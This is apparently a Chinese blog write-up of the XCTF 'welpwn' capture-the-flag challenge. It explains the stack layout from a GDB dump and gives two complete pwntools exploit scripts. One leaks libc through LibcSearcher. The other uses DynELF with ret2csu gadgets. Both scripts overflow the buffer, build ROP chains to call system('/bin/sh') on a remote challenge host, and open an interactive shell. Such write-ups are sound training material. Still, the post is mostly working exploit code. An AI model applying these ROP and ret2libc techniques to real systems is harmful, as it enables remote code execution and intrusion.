
XCTF-PWN welpwn

原创

夏了茶糜 于 2020-03-16 17:12:42 发布 366 收藏 1

分类专栏： CTF-PWN 文章标签： 安全

本文链接：https://blog.csdn.net/qin9800/article/details/104902978



使用LibcSearcher解法

使用GDB动态调试下，发现

```
gdb-peda$ x/24xg $sp
0x7fffffffdae0: 0x00007ffff7dcc2a0      0x00007fffffffdb10
0x7fffffffdaf0: 0x6161616161616161      0x6161616161616161
0x7fffffffdb00: 0x6161616161616161      0x6262626262626262
0x7fffffffdb10: 0x616161616161610a      0x6161616161616161
0x7fffffffdb20: 0x6161616161616161      0x6262626262626262
0x7fffffffdb30: 0x000000000000000a      0x00007ffff7ffe170
0x7fffffffdb40: 0x00000000004003ff      0x00000001f7fe3000
0x7fffffffdb50: 0x00007fffffffdb80      0x00007fffffffdb90
0x7fffffffdb60: 0x00007ffff7ffe4c8      0x0000000000000000
0x7fffffffdb70: 0x0000002000000000      0x0000000000000000
0x7fffffffdb80: 0x00000000ffffffff      0x00007ffff7dd5e68
0x7fffffffdb90: 0x00007ffff79f4d70      0x00007ffff7ffe3000
```


0x7fffffffdae0-0x7fffffffdb00是函数是echo的栈帧

0x7fffffffdb00开始就是属于main函数的栈帧

0x7fffffffdb00-0x7fffffffdb08是上一个栈帧的rbp，已经被覆盖

0x7fffffffdb08-0x7fffffffdb0f是retn返回的地址

可以通过4个pop把rip往后移动0x7fffffffdb30处，我们可以在这里构造ROP链

```python
# -*- coding: utf-8 -*-
# @Author: 夏了茶糜
# @Date:   2020-03-16 10:13:17
# @email: sxin0807@qq.com
# @Last Modified by:   Administrator
# @Last Modified time: 2020-03-16 16:53:40

from pwn import *
from LibcSearcher import *

context(arch="amd64",os="linux",log_level="debug")

#p = process("./welpwn")
p = remote("111.198.29.45",32966)
elf = ELF("./welpwn")

write_got = elf.got['write']
puts_plt = elf.plt['puts']
start = elf.symbols['_start']
pop_4 = 0x40089C
pop_rdi = 0x4008a3
payload = 0x18 * b'a' + p64(pop_4) + p64(pop_rdi) + p64(write_got) + p64(puts_plt) + p64(start)
#rdi,rsi,rdx,rcx,r8,r9
p.recvuntil('Welcome to RCTF\n')
p.sendline(payload)
p.recvuntil("\x40")
write_addr = u64(p.recv(6).ljust(8,b"\x00"))
p.recv()
obj = LibcSearcher("write",write_addr)
#add_condition(leaked_func, leaked_address)
libc_base = write_addr - obj.dump("write")
system_addr = libc_base + obj.dump("system")
str_bin_sh = libc_base + obj.dump("str_bin_sh")

log.info("write_addr = " + hex(write_addr))
log.info("system_addr = " + hex(system_addr))
log.info("str_bin_sh = " + hex(str_bin_sh))

payload = 0x18 * b'a' + p64(pop_4) + p64(pop_rdi) + p64(str_bin_sh) + p64(system_addr) + p64(start)
p.sendline(payload)
p.interactive()
p.close()
```

使用pwntools的DynELF解题

```python
# -*- coding: utf-8 -*-
# @Author: 夏了茶糜
# @Date:   2020-03-16 11:16:55
# @email: sxin0807@qq.com
# @Last Modified by:   Administrator
# @Last Modified time: 2020-03-16 16:40:18

from pwn import *
context(arch="amd64",os="linux")
context.log_level="debug"
p = remote("111.198.29.45",32966)
elf = ELF('./welpwn')
write_got = elf.got['write']
read_got = elf.got['read']
start = elf.symbols['_start']
gadget_0 = 0x40089a
gadget_1 = 0x400880
pop_4 = 0x40089C
pop_rdi = 0x4008a3
bss = elf.bss()
flag = 0
def leak(address):
 global flag
 #rdi,rsi,rdx,rcx,r8,r9
 payload = 0x18 * b'a' + p64(pop_4) + p64(gadget_0) + p64(0)
 payload += p64(1) + p64(write_got) + p64(8) + p64(address) + p64(1)
 payload += p64(gadget_1) + 56 * b'c' + p64(start)
 p.recvuntil('Welcome to RCTF\n')
 p.send(payload.ljust(0x400,'a'))
 if flag:
  p.recvuntil('\x40')
 data = p.recv(8)
 log.info("recv: " + str(data))
 flag += 1
 return data

d = DynELF(leak,start,elf=ELF('./welpwn'))
sys_addr = d.lookup("system","libc")
log.info("system_addr => %#x", sys_addr)

p.recvuntil('Welcome to RCTF\n')
payload = 0x18 * b'a' + p64(pop_4) + p64(gadget_0) + p64(0)
payload += p64(1) + p64(read_got) + p64(8) + p64(bss) + p64(0)
payload += p64(gadget_1) + 56 * b'c' + p64(pop_rdi) + p64(bss) + p64(sys_addr)

p.send(payload.ljust(0x400,'a'))
p.recvuntil('\x40')
p.send("/bin/sh\x00")

p.interactive()
p.close()
```